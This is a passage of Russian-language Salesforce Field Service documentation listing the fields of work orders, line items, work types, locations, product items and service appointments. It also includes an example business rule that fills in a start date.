Пример: Поля Дата начала и Дата завершения по умолчанию пусты, но вы можете настроить бизнес-правила для их настройки. Следующее правило заполняет поле Дата начала текущей датой и временем, когда значение поля Статус меняется на *Выполняется*.

1. Создайте бизнес-правило в объекте «Наряд-заказ»:
   - В качестве критерия оценки выберите **Создано**.
   - В качестве критерия правила введите `Work Order: Status EQUALS In Progress`.
2. Добавьте бизнес-правило «Обновление нового поля».
   - В качестве обновляемого поля выберите **Дата начала**.
   - В качестве параметров даты выберите применение формулы и введите `NOW()`.
3. Сохраните и активируйте правило.

СМ. ТАКЖЕ:

Рекомендации по использованию заказов на работу

Рекомендации по использованию заказов-нарядов

Настройка заказов на работу

Поля элементов строки заказ-наряда

Поля элементов строки заказ-наряда

Элементы строки заказа-наряда содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поле	Описание
Адрес	Адрес элемента строки. Элемент строки наследует свой адрес от родительского заказа-наряда. Тем не менее, адрес можно изменить вручную.
Актив	Актив, связанный с элементом строки. Если в вашей организации используются иерархические активы (которые станут доступны после весны 2016 г.), вы можете привязать элементы строки заказа на работу к другим активам. По этой причине элементы строки не наследуют значение активов заказа на работу автоматически.
Код ISO валюты	Код ISO любой валюты, которую разрешено использовать в организации. Доступно только для организаций с включенной функцией мультивалюты.
Описание	Описание элемента строки. Мы рекомендуем описать шаги, которые должен выполнить пользователь, чтобы пометить элемент строки как *Завершенный*.
Скидка	Процентная скидка, применимая к элементу строки. Символ процента является необязательным; количество знаков после запятой не должно превышать двух.
Duration	Расчетное время, необходимое для выполнения элемента строки. Укажите единицы продолжительности в поле «Тип продолжительности».
Тип продолжительности	Единицы продолжительности: минуты или часы.
Дата окончания	Дата завершения выполнения элемента строки.
Точность геокода	Уровень точности географических координат местоположения по сравнению с физическим адресом. Служба

Поле	Описание
	геокодирования обычно предоставляет это значение исходя из координат широты и долготы адреса.
Закрыто	Указывает, был ли закрыт элемент строки. При изменении статуса элемента строки на «Закрыто» устанавливается аналогичный флажок в пользовательском интерфейсе.
Широта	Используется совместно с параметром Долгота для указания точного географического местоположения адреса, по которому был завершен заказ на работу. Допустимые значения находятся в пределах от -90 до 90 с числом знаков после запятой до 15.
Номер элемента строки	Автоматически создаваемый номер элемента строки.
Цена по прайс-листу	Цена элемента строки (продукта), как показано в соответствующей записи списка прайс-листа. Если продукт не указан, цена по прайс-листу сбрасывается на нулевые значения. (Только для чтения)
Долгота	Используется совместно с параметром Широта для указания точного географического местоположения адреса, по которому был завершен заказ на работу. Допустимые значения находятся в пределах от -180 до 180 с числом знаков после запятой до 15.
Заказ	Заказ, связанный с элементом строки. Например, вам может понадобиться заказать запчасти перед тем, как завершить элемент строки.
Родительский элемент строки заказа на работу	Родительский элемент строки этого элемента строки, если он имеется. Совет: Просмотр, создание и удаление дочерних элементов строки в связанном списке «Элементы строк дочернего заказ-наряда».
Приоритет	Приоритет заказа на работу. Список для выбора включает следующие значения, которые можно настроить. • *Низкий* • *Средний* • *Высокий* • *Критический*
Продукт	Продукт (пункт прайс-листа), связанный с элементом строки. Поиск этого по этому полю возвращает только продукты, включенные в прайс-лист заказа на работу.
Количество	Количество единиц элемента строки.

Поле	Описание
Корневой элемент строки заказ-наряда	Верхний в иерархии элемент строки. В зависимости от того, где в иерархии находится элемент строки, его корневой элемент может совпадать с родительским. (Только для чтения)
Территория обслуживания	Территория обслуживания, где выполняется работа над элементом строки.
Дата начала	Дата, когда элемент строки станет активным.
Статус	Статус элемента строки. Раскрывающийся список для выбора включает следующие значения, которые можно настроить: • «Новый»: элемент строки был создан, но пока по нему не было никаких действий. • «Выполняется» — работа начата. • «Удержание»: работа приостановлена. • «Завершено — работа завершена. • «Не удается завершить» — не удалось завершить работу. • «Закрыто»: все работы и связанные с ней действия выполнены. • «Отменено» — работа отменена, как правило, до ее начала.
Категория статуса	Категория, куда входит каждое значение статуса. У поля «Категория статуса» имеется восемь допустимых значений: семь значений, которые такие же, как значения поля `Status` по умолчанию, и значение «Нет» для статусов, не имеющих категории статуса. При создании настраиваемых значений поля «Статус» следует указать категорию, к которой относится статус. Например, при создании значения «Ожидание ответа» можно выбрать категорию «Удержание». Поле «Категория статуса» полезно для ссылок в настраиваемых приложениях, триггерах и правилах проверки. Категории статуса позволяют расширять и настраивать жизненный цикл работы, при этом сохраняя последовательную классификацию работы для отслеживания, отчетности и управления бизнес-процессами.
Тема	Тема элемента строки. Например, «Проверка шин».
Промежуточная сумма	Цена элемента строки, умноженная на количество. (Только для чтения)

Поле	Описание
Итоговая цена	Подытог для элемента строки с примененными скидками. (Только для чтения)
Цена единицы продукции	По умолчанию цена за единицу для элемента строки представляет собой цену продукта по прайс-листу, однако ее можно изменить.
Заказ-наряд	Родительский заказ-наряд элемента строки. Поскольку элементы строки заказа на работу должны быть связаны с заказом на работу, это поле является обязательным.
Номер элемента строки заказ-наряда	Автоматически создаваемый номер позиции заказ-наряда.
Тип работы	Тип работы, связанный с элементом строки. Если выбран тип работы, элемент строки заказа-наряда автоматически наследует параметры «Продолжительность», «Тип продолжительности» и необходимые навыки данного типа работы.

СМ. ТАКЖЕ:

- Настройка заказов на работу
- Поля заказ-наряда

Поля типов работы

Типы работы содержат следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с поддержкой Service Cloud

Имя поля	Описание
Описание	Описание типа работы. Добавьте максимально подробные сведения о задачах, которым соответствует этот тип работы.
Тип продолжительности	Единица значения «Примерная продолжительность»: минуты или часы.
Расчетная продолжительность:	Приблизительная длительность работы. Примерная продолжительность указывается в часах или минутах в зависимости от значения, выбранного в поле «Тип продолжительности».
Имя	Имя типа работы. Рекомендуем использовать содержательное имя, чтобы пользователь мог быстро понять, какой

Имя поля	Описание
	тип заказ-нарядов можно создать на основании типа работ. Например, «Ежегодное обслуживание холодильника» или «Замена клапана».

СМ. ТАКЖЕ:

- Поля заказ-наряда
- Поля элементов строки заказ-наряда
- Настройка заказов на работу

Поля местоположения

У местоположений, адресов и связанных местоположений есть следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Местоположения

Местоположения поля услуг могут быть связаны с товарными позициями для отслеживания количеств в этих местоположениях. Ниже перечислены поля, доступные для них.

Имя поля	Описание
Дата закрытия	Дата, когда местоположение закрыто или не работает
Дата окончания строительства	Дата окончания строительства в местоположении
Дата начала строительства	Дата начала строительства в местоположении
Описание	Краткое описание местоположения
Указания по проезду	Инструкции по проезду к местоположению
Расположение товара	Указание, хранятся ли комплектующие в местоположении Прим.: Это поле должно присутствовать и быть отмеченным для связи местоположения с товарными позициями.
Расположение	Географическое местоположение

Имя поля	Описание
Тип расположения	Раскрывающийся список типов местоположений со следующими значениями: • Склад *по умолчанию* • Сайт • Грузовик • Завод
Мобильное местоположение	Указывает, перемещается ли местоположение, например, если это грузовой автомобиль или ящик с инструментами.
Имя	Имя местоположения
Дата открытия	Дата открытия, начала работы местоположения
Имя ответственного	Ответственный или водитель местоположения
Родительское местоположение	Расположение родительского местоположения; например, если грузовой автомобиль хранится на складе, когда не используется, то склад — это его родительское местоположение.
Имя ответственного	Ответственный или водитель местоположения
Дата приобретения	Дата приобретения местоположения
Дата окончания модернизации	Дата окончания строительства в местоположении
Дата начала модернизации	Дата окончания строительства в местоположении
Часовая зона	Раскрывающийся список выбора доступных часовых поясов
Адрес посетителя	Поиск адреса организации или клиента

Адреса

Можно задать несколько адресов разных типов. Ниже перечислены поля, доступные для них.

Имя поля	Описание
Адрес	Имя адреса
Тип адреса	Раскрывающийся список типов адресов со следующими значениями: • Почтовый • Для доставки • Для счетов • Начальная страница
Описание	Краткое описание адреса

Имя поля	Описание
Указания по проезду	Инструкции по проезду по адресу
Тип расположения	Раскрывающийся список типов местоположений со следующими значениями: • Склад *по умолчанию* • Сайт • Грузовик • Завод
Родительский	Поле поиска родительского адреса, например, на случай если адрес для счетов является родительским адресом склада
Часовая зона	Раскрывающийся список выбора доступных часовых поясов

Связанные местоположения

Связанные местоположения позволяют связать несколько организаций с одним местоположением. Ниже перечислены поля, доступные для них.

Имя поля	Описание
Активно с	Дата и время начала активности связанного местоположения
Активно до	Дата и время окончания активности связанного местоположения
Создано	(Только чтение) Пользователь, создавший связанное местоположение
Дата создания	(Только чтение) Дата создания связанного местоположения
Последнее изменение сделано	(Только чтение) Пользователь, внесший последнее изменение в связанное местоположение
Дата последнего изменения	(Только чтение) Дата последнего изменения связанного местоположения
Расположение	Поле поиска связанного местоположения
Имя	Автоматически генерируемый номер связи
Родительская запись	Поле поиска родительской организации.
Тип	Раскрывающийся список типов адресов со следующими значениями: • Адрес для счета • Адрес доставки

Поля «Детали» и «Парк фургонов»

На страницах «Товарные позиции», «Необходимые товары», «Израсходованные товары» и «Операции с товарными позициями» имеются следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Товарные позиции

Товарные позиции — это товары, связанные с местоположением. Ниже перечислены поля, доступные для них.

Имя поля	Описание
Создано	(Только чтение) Пользователь, создавший товарную позицию
Дата создания	(Только чтение) Дата создания товарной позиции
Последнее изменение сделано	(Только чтение) Пользователь, внесший последние изменения в товарную позицию
Дата последнего изменения	(Только чтение) Дата последнего изменения товарной позиции
Расположение	Местоположение, связанное с товарной позицией
Ответственный	Ответственный за товарную позицию
Номер товарной позиции	(Только для чтения) Автоматически создаваемый номер, обозначающий товарную позицию.
Имя продукта	Продукт, связанный с товарной позицией
Количество в наличии	Количество в местоположении Прим.: Для добавления серийного номера это значение должно быть равно 1.
Единица измерения количества	Единица измерения товарной позиции, например грамм, литр или штука.
Серийный номер	Уникальный номер для идентификации. Прим.: Для возможности добавления серийного номера количество в наличии должно быть 1.

Необходимые товары

Список необходимых продуктов является связанным списком заказ-наряда или позиции заказ-наряда. В нем есть следующие поля.

Имя поля	Описание
Создано	(Только чтение) Пользователь, создавший необходимый товар
Дата создания	(Только чтение) Дата создания необходимого товара
Последнее изменение сделано	(Только чтение) Пользователь, изменивший необходимый товар
Дата последнего изменения	(Только чтение) Дата последнего изменения необходимого товара
Родительская запись	Связанный заказ-наряд или позиция заказ-наряда.
Тип родительской записи	Определяет, является ли родительская запись заказ-нарядом или позицией заказ-наряда.
Необходимый товар	Наименование товара
Требуемое количество	Требуемое количество товара
Единица измерения количества	Единица измерения товарной позиции, например грамм, литр или штука.

Израсходовано товара

Связанный список израсходованного товара заказ-наряда или позиции заказ-наряда. В нем есть следующие поля.

Имя поля	Описание
Создано	(Только чтение) Пользователь, создавший израсходованный товар
Дата создания	(Только чтение) Дата создания израсходованного товара
Описание	Описание израсходованного товара
Последнее изменение сделано	(Только чтение) Пользователь, изменивший израсходованный товар
Дата последнего изменения	(Только чтение) Дата последнего изменения израсходованного товара
Записи прайс-листа	Прайс-лист, связанный с израсходованным товаром.
Продукт	Продукт, связанный с израсходованным товаром.
Номер израсходованного товара	(Только для чтения) Автоматически создаваемый номер, обозначающий израсходованный товар.

Имя поля	Описание
Товарная позиция	Товарная позиция, связанная с израсходованным товаром.
Израсходованное количество	Израсходованное количество товара
Единица измерения количества	Единица измерения товарной позиции, например грамм, литр или штука.
Цена единицы продукции	Цена единицы израсходованного товара
Заказ-наряд	Заказ-наряд, связанный с израсходованным товаром
Элемент строки заказа-наряда	Позиция заказ-наряда, связанная с израсходованным товаром

Операции с товарной позицией

«Операции с товарной позицией» — это связанный список действий, выполненных с товарной позицией. В нем есть следующие поля.

Имя поля	Описание
Создано	(Только чтение) Пользователь, создавший операцию с товарной позицией
Дата создания	(Только чтение) Дата создания операции с товарной позицией
Описание	Описание операции с товарной позицией
Последнее изменение сделано	(Только чтение) Пользователь, внесший последние изменения в операцию с товарной позицией
Дата последнего изменения	(Только чтение) Дата последнего изменения операции с товарной позицией
Товарная позиция	
Номер операции с товарной позицией	(Только для чтения) Автоматически создаваемый номер, обозначающий операцию с товарной позицией.
Количество	Израсходованное количество
Связанная запись	Заказ-наряд или позиция заказ-наряда, связанная с израсходованным товаром
Тип операции	• Пополнено. Дата пополнения количества деталей, хранящихся в местоположении. • Израсходовано. Дата расходования деталей связи с заказ-нарядом или позицией заказ-наряда. Техник обновляет связанный список израсходованных товаров по заказ-наряду или позиции заказ-наряда.

Имя поля	Описание
	• Корректировка. Исправление при расхождении значений. Корректировка выполняется путем изменения наличного количества товара.

Поля служебных встреч

Служебные встречи имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Имя поля	Описание
Организация	(Только чтение) Организация, связанная со встречей. Если родительская запись является заказом-нарядом или элементом строки заказа-наряда, значение этого поля наследует значение из родительской записи. В противном случае поле остается пустым.
Фактическая продолжительность (минуты)	Количество минут, требуемых для завершения встречи ресурсом после прибытия по адресу. Если сначала значения были добавлены в поля «Фактическое начало» и «Фактическое завершение», поле «Фактическая продолжительность» автоматически заполняется разницей между этими двумя полями. Если поля «Фактическое начало» и «Фактическое завершение» впоследствии обновлялись, значение в поле «Фактическая продолжительность» остается неизменным. Однако пользователь может вручную обновить значение.
Фактическое окончание	Фактические дата и время завершения встречи.
Фактическое начало	Фактические дата и время начала встречи.
Адрес	Адрес, по которому проводилась встреча. Адрес наследуется из родительской записи, если она содержит адрес.
Номер приема	Автоматически присваиваемый номер, обозначающий встречу.

Имя поля	Описание
Завершение периода прибытия	Завершение периода времени, на который запланировано прибытие техника на площадку. Как правило, этот период больше, чем запланированные время начала и завершения, что позволяет учесть возможные задержки и изменения в плане. Сведения о начале и окончании периода прибытия можно сообщить клиенту, однако данные о запланированном начале и окончании следует предоставлять только внутренним пользователям.
Начало периода прибытия	Начало периода времени, на который запланировано прибытие техника на площадку. Как правило, этот период больше, чем запланированные время начала и завершения, что позволяет учесть возможные задержки и изменения в плане. Сведения о начале и окончании периода прибытия можно сообщить клиенту, однако данные о запланированном начале и окончании следует предоставлять только внутренним пользователям.
Контакт	Контакт, связанный со встречей. Если родительская запись является заказом-нарядом или элементом строки заказа-наряда, значение этого поля наследует значение из родительской записи.
Описание	Описание встречи.
Крайний срок	дата, к которой необходимо провести встречу. В полях «Максимально раннее допустимое начало» и «Крайний срок» обычно показаны сроки из клиентского соглашения об обслуживании;
`Duration`	приблизительная продолжительность встречи. Если родительской записью является заказ-наряд или элемент строки заказа-наряда, для встречи наследуется продолжительность из родительской записи, которую впоследствии можно обновлять вручную. Продолжительность указывается в часах или минутах в зависимости от значения, выбранного в поле «Тип продолжительности».
Тип продолжительности	Единицы продолжительности: минуты или часы.
Максимально раннее допустимое начало	Дата, после которой необходимо провести встречу. В полях «Максимально раннее допустимое начало» и «Крайний срок» обычно показаны сроки из клиентского соглашения об обслуживании;
Родительская запись	Родительская запись, связанная со встречей.
Категория статуса родительской записи	(Только чтение) Категория статуса родительской записи. Если родительская запись является заказом-нарядом или

Имя поля	Описание
	элементом строки заказа-наряда, это поле заполняется; в противном случае оно остается пустым.
Тип родительской записи	(Только чтение) Тип родительской записи: «Организация», «Актив», «Возможность», «Заказ-наряд» или «Элемент строки заказа-наряда».
Запланированное завершение	Время, на которое запланировано окончание встречи. Если вы используете управляемый пакет Field Service Lightning с оптимизатором-планировщиком, это поле заполняется сразу после назначения встречи для ресурса. «Запланированное завершение» – «Запланированное начало» = «Примерная продолжительность».
Запланированное начало	Время, на которое запланировано начало встречи. Если вы используете управляемый пакет Field Service Lightning с оптимизатором-планировщиком, это поле заполняется сразу после назначения встречи для ресурса.
Территория обслуживания	Сервисная территория, связанная со встречей. Если родительская запись является заказом-нарядом или элементом строки заказа-наряда, для встречи наследуется ее родительская сервисная территория.
Статус	Статус встречи. Список для выбора включает следующие значения, которые можно настроить. • «Нет» — значение по умолчанию. • «Не запланирована» — служебная встреча не запланирована. • «Запланирована» — служебная встреча запланирована. • «Направлен» — сервисный ресурс находится в пути. • «Выполняется» — сервисный ресурс начал работу. • «Завершена» — сервисный ресурс завершил работу. • «Отменена» — служебная встреча отменена. • «Пропущена» — сервисный ресурс не прибыл на место. • «Длительная работа» — сервисный ресурс начал работу, но не завершил ее к запланированному времени завершения. • «Опоздание» — сервисный ресурс не начал работу к запланированному времени начала.

Имя поля	Описание
Категория статуса	Категория, в которую попадает каждое значение «Статус». Поле «Категория статуса» имеет семь значений, идентичных стандартным значениям поля «Статус». При создании настраиваемых значений поля «Статус» следует указать категорию, к которой относится статус. Например, при создании значения *«Клиент отсутствует»* можно выбрать категорию *«Пропущена»*, к которой принадлежит значение. Поле «Категория статуса» полезно для ссылок в настраиваемых приложениях, триггерах и правилах проверки. Категории статуса позволяют расширять и настраивать жизненный цикл работы, при этом сохраняя последовательную классификацию работы для отслеживания, отчетности и управления бизнес-процессами.
Тема	Краткая фраза, описывающая встречу.

СМ. ТАКЖЕ:

Рекомендации по работе с приемами на обслуживание

Поля отчета службы поддержки клиентов

Сервисные контракты имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

- Поля отчета о клиенте заказ-наряда
- Поля отчета о клиенте позиции заказ-наряда
- Поля отчета о клиенте служебной встречи

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поля отчета о клиенте заказ-наряда

Поле	Описание
Организация	Организация, связанная с заказ-нарядом.
Адрес	Сложная форма адреса, на котором завершается заказ-наряд. Адрес заказа-наряда наследуется из связанной организации. Служебные встречи и элементы строк заказов-нарядов наследуют этот адрес, при этом адрес элементов строк доступен для обновления.

Поле	Описание
Актив	Актив, связанный с заказом-нарядом.
Часы работы	Рабочие часы, связанные с заказ-нарядом.
Обращение	Обращение, связанное с заказом-нарядом.
Контакт	Контакт, связанный с заказом-нарядом.
Создано	Пользователь, создавший заказ-наряд.
Дата создания	Дата создания заказ-наряда.
Описание	Описание заказа-наряда. Мы рекомендуем описать шаги, которые должен выполнить пользователь, чтобы отметить заказ-наряд как *Завершенный*.
Скидка	Средневзвешенное значение скидок на всех элементах строки заказ-наряда. Это может быть любое положительное число до 100.
Продолжительность	Расчетное время, необходимое для выполнения заказ-наряда. Укажите единицы продолжительности в поле «Тип продолжительности».
Тип продолжительности	Единицы продолжительности: минуты или часы.
Дата окончания	Дата, в которую завершен заказ-наряд. Это поле остается пустым, если вы не настроили процесс автоматизации для его заполнения. Ниже приведен пример бизнес-правила, которое настраивает поле Дата начала (похожее поле).
Общая сумма	Полная цена заказ-наряда с налогом.
Закрыто	Указывает, закрыт ли заказ-наряд. Совет: Используйте это поле для отчета по закрытым и открытым заказ-нарядам.
Последнее изменение сделано	Пользователь, внесший последние изменения в заказ-наряд.
Дата последнего изменения	Дата последнего изменения заказа-наряда.
Элементы строки	Количество элементов в заказ-наряде.
Расположение	Местоположение, связанное с заказ-нарядом.
Ответственный	Назначенный владелец заказа-наряда.
Родительский заказ-наряд	Родительский заказ-наряд для этого заказа-наряда, если он имеется. Совет: Просмотр, создание и удаление дочерних заказ-нарядов в связанном списке «Дочерние заказ-наряды».

Поле	Описание
Прайс-лист	Прайс-лист, связанный с заказом-нарядом. Добавление прайс-листа в заказ-наряд позволяет назначить различные записи прайс-листа (продукты) элементам строки заказ-наряда. Это доступно, только если включено использование продуктов.
Приоритет	Приоритет заказ-наряда. Раскрывающийся список для выбора включает следующие значения, которые можно настроить: • *Низкий* • *Средний* • *Высокий* • *Критический*
Корневой заказ-наряд	Верхний в иерархии заказ-наряд. В зависимости от того, где в иерархии находится заказ-наряд, его корневой элемент может совпадать с родительским.
Количество служебных встреч	Количество служебных встреч по заказ-наряду на данный момент.
Служебная встреча (дата создания)	Дата создания или планирования служебной встречи.
Сервисная территория	Сервисная территория, где выполняется заказ-наряд.
Дата начала	Дата, когда заказ-наряд станет активным. Это поле остается пустым, если вы не запустили процесс автоматизации для его заполнения. Пример бизнес-правила, настраивающего это поле, приведен ниже.
Статус	Состояние заказ-наряда. Раскрывающийся список для выбора включает следующие значения, которые можно настроить: • *«Новый»*: заказ на работу был создан, но пока по нему не было никаких действий. • *«Выполняется»* — работа начата. • *«Удержание»*: работа приостановлена. • *«Завершено* — работа завершена. • *«Не удается завершить»* — не удалось завершить работу. • *«Закрыто»*: все работы и связанные с ней действия выполнены. • *«Отменено»* — работа отменена, как правило, до ее начала. Изменение статуса заказа-наряда не влияет на статус элементов строки заказа-наряда или связанных приемов на обслуживание.

Поле	Описание
Категория статуса	Категория, куда входит каждое значение статуса. У поля «Категория статуса» имеется восемь допустимых значений: семь значений, которые такие же, как значения поля Статус по умолчанию, и значение «Нет» для статусов, не имеющих категории статуса. При создании настраиваемых значений поля «Статус» следует указать категорию, к которой относится статус. Например, при создании значения «Ожидание ответа» можно выбрать категорию «Удержание». Поле «Категория статуса» полезно для ссылок в настраиваемых приложениях, триггерах и правилах проверки. Категории статуса позволяют расширять и настраивать жизненный цикл работы, при этом сохраняя последовательную классификацию работы для отслеживания, отчетности и управления бизнес-процессами.
Тема	Тема заказа-наряда. Попытайтесь описать природу и цель задания, которое необходимо завершить. Например, «ежегодная работа по техническому обслуживанию колодца заказчика». Максимальная длина: 255 символов.
Промежуточная сумма	Итог для подытогов элементов строки заказ-наряда до применения скидок и налогов.
Налог	Налог, применяемый к заказ-наряду. Например, в заказе-наряде, полная стоимость которого составляет 100 долл. США, введите 10 долл. США, чтобы применить десятипроцентный налог. Символ валюты является необязательным; количество знаков после запятой не должно превышать двух.
Итоговая цена	Итог для цен элементов строки заказ-наряда до начисления налогов.
Номер заказа-наряда	Автоматически создаваемый номер заказа-наряда.
Тип работы	Тип работы, связанный с заказом-нарядом. Если выбран тип работы, заказ-наряд автоматически наследует параметры «Продолжительность», «Тип продолжительности» и необходимые навыки данного типа работы.

Поля отчета о клиенте позиции заказ-наряда

Поле	Описание
Адрес	Адрес элемента строки. Элемент строки наследует свой адрес от родительского заказа-наряда. Тем не менее, адрес можно изменить вручную.
Актив	Актив, связанный с элементом строки. Если в вашей организации используются иерархические активы (которые станут доступны после весны 2016 г.), вы можете привязать элементы строки заказа-наряда к другим активам. По этой причине элементы строки не наследуют значение активов заказа-наряда автоматически.
Создано	Пользователь, создавший позицию заказ-наряда.
Дата создания	Дата создания позиции заказ-наряда.
Описание	Описание элемента строки. Мы рекомендуем описать шаги, которые должен выполнить пользователь, чтобы пометить элемент строки как *Завершенный*.
Скидка	Процентная скидка, применимая к элементу строки. Символ процента является необязательным; количество знаков после запятой не должно превышать двух.
Продолжительность	Расчетное время, необходимое для выполнения элемента строки. Укажите единицы продолжительности в поле «Тип продолжительности».
Тип продолжительности	Единицы продолжительности: минуты или часы.
Дата окончания	Дата завершения выполнения элемента строки.
Закрыто	Указывает, был ли закрыт элемент строки. При изменении статуса элемента строки на «Закрыто» устанавливается аналогичный флажок в пользовательском интерфейсе.
Последнее изменение сделано	Пользователь, внесший последние изменения в позицию заказ-наряд.
Дата последнего изменения	Дата последнего изменения позиции заказ-наряда.
Цена по прайс-листу	Цена элемента строки (продукта), как показано в соответствующей записи списка прайс-листа. Если продукт не указан, цена по прайс-листу сбрасывается на нулевые значения.
Расположение	Местоположение, связанное с позицией заказ-наряда.
Заказ	Заказ, связанный с элементом строки. Например, вам может понадобиться заказать запчасти перед тем, как завершить элемент строки.

Поле	Описание
Родительский элемент строки заказа-наряда	Родительский элемент строки этого элемента строки, если он имеется. Совет: Просмотр, создание и удаление дочерних элементов строки в связанном списке «Элементы строк дочернего заказ-наряда».
Приоритет	Приоритет заказ-наряда. Раскрывающийся список для выбора включает следующие значения, которые можно настроить: • *Низкий* • *Средний* • *Высокий* • *Критический*
Продукт	Продукт (пункт прайс-листа), связанный с элементом строки. Поиск этого по этому полю возвращает только продукты, включенные в прайс-лист заказа-наряда.
Количество	Количество единиц элемента строки.
Корневой элемент строки заказ-наряда	Верхний в иерархии элемент строки. В зависимости от того, где в иерархии находится элемент строки, его корневой элемент может совпадать с родительским.
Количество служебных встреч	Количество служебных встреч по заказ-наряду на данный момент.
Отчет об обслуживании (дата создания)	Дата создания или планирования служебной встречи.
Сервисная территория	Сервисная территория, где выполняется работа над элементом строки.
Дата начала	Дата, когда элемент строки станет активным.
Статус	Статус элемента строки. Раскрывающийся список для выбора включает следующие значения, которые можно настроить: • «Новый»: элемент строки был создан, но пока по нему не было никаких действий. • «Выполняется» — работа начата. • «Удержание»: работа приостановлена. • «Завершено — работа завершена. • «Не удается завершить» — не удалось завершить работу. • «Закрыто»: все работы и связанные с ней действия выполнены.

Поле	Описание
	• «Отменено» — работа отменена, как правило, до ее начала.
Категория статуса	Категория, куда входит каждое значение статуса. У поля «Категория статуса» имеется восемь допустимых значений: семь значений, которые такие же, как значения поля Статус по умолчанию, и значение «Нет» для статусов, не имеющих категории статуса. При создании настраиваемых значений поля «Статус» следует указать категорию, к которой относится статус. Например, при создании значения «Ожидание ответа» можно выбрать категорию «Удержание». Поле «Категория статуса» полезно для ссылок в настраиваемых приложениях, триггерах и правилах проверки. Категории статуса позволяют расширять и настраивать жизненный цикл работы, при этом сохраняя последовательную классификацию работы для отслеживания, отчетности и управления бизнес-процессами.
Тема	Тема элемента строки. Например, «Проверка шин».
Промежуточная сумма	Цена элемента строки, умноженная на количество.
Итоговая цена	Подытог для элемента строки с примененными скидками.
Цена единицы продукции	По умолчанию цена за единицу для элемента строки представляет собой цену продукта по прайс-листу, однако ее можно изменить.
Заказ-наряд	Родительский заказ-наряд элемента строки.
Номер элемента строки заказ-наряда	Автоматически создаваемый номер позиции заказ-наряда.
Тип работы	Тип работы, связанный с элементом строки. Если выбран тип работы, элемент строки заказа-наряда автоматически наследует параметры «Продолжительность», «Тип продолжительности» и необходимые навыки данного типа работы.

Поля отчета о клиенте служебной встречи

Эти поля предназначены для отчетов о клиентах служебных встреч по заказ-нарядам и позициям заказ-нарядов.

Имя поля	Описание
Организация	Организация, связанная со встречей. Если родительская запись является заказом-нарядом или элементом строки

Имя поля	Описание
	заказа-наряда, значение этого поля наследует значение из родительской записи. В противном случае поле остается пустым.
Фактическая продолжительность (минуты)	Количество минут, требуемых для завершения встречи ресурсом после прибытия по адресу. Если сначала значения были добавлены в поля «Фактическое начало» и «Фактическое завершение», поле «Фактическая продолжительность» автоматически заполняется разницей между этими двумя полями. Если поля «Фактическое начало» и «Фактическое завершение» впоследствии обновлялись, значение в поле «Фактическая продолжительность» остается неизменным. Однако пользователь может вручную обновить значение.
Фактическое окончание	Фактические дата и время завершения встречи.
Фактическое начало	Фактические дата и время начала встречи.
Адрес	Адрес, по которому проводилась встреча. Адрес наследуется из родительской записи, если она содержит адрес.
Номер встречи	Автоматически присваиваемый номер, обозначающий встречу.
Завершение периода прибытия	Завершение периода времени, на который запланировано прибытие техника на площадку. Как правило, этот период больше, чем запланированные время начала и завершения, что позволяет учесть возможные задержки и изменения в плане. Вы можете выбрать общий доступ к данным начал и окончания окна прибытия к клиенту, но не предоставлять доступ к данным о запланированном времени начала и окончания. Это окно, как правило, больше, чем окно запланированного времени начала и окончания, чтобы обеспечить запас времени для задержек или внесения изменений. Сведения о начале и окончании периода прибытия можно сообщить клиенту, однако данные о запланированном начале и окончании следует предоставлять только внутренним пользователям.
Начало периода прибытия	Начало периода времени, на который запланировано прибытие техника на площадку. Как правило, этот период больше, чем запланированные время начала и завершения, что позволяет учесть возможные задержки и изменения в плане. Сведения о начале и окончании периода прибытия можно сообщить клиенту, однако данные о запланированном начале и окончании следует предоставлять только внутренним пользователям.

Имя поля	Описание
Контакт	Контакт, связанный со встречей. Если родительская запись является заказом-нарядом или элементом строки заказа-наряда, значение этого поля наследует значение из родительской записи.
Создано	Пользователь, создавший служебную встречу.
Дата создания	Дата создания служебной встречи.
Описание	Описание встречи.
Крайний срок	дата, к которой необходимо провести встречу. В полях «Максимально раннее допустимое начало» и «Крайний срок» обычно показаны сроки из клиентского соглашения об обслуживании;
Продолжительность	приблизительная продолжительность встречи. Если родительской записью является заказ-наряд или элемент строки заказа-наряда, для встречи наследуется продолжительность из родительской записи, которую впоследствии можно обновлять вручную. Продолжительность указывается в часах или минутах в зависимости от значения, выбранного в поле «Тип продолжительности».
Тип продолжительности	Единицы продолжительности: минуты или часы.
Максимально раннее допустимое начало	Дата, после которой необходимо провести встречу. В полях «Максимально раннее допустимое начало» и «Крайний срок» обычно показаны сроки из клиентского соглашения об обслуживании;
Последнее изменение сделано	Пользователь, внесший последние изменения в служебную встречу.
Дата последнего изменения	Дата последнего изменения заказа-наряда.
Ответственный	Назначенный ответственный за служебную встречу.
Родительская запись	Родительская запись, связанная со встречей.
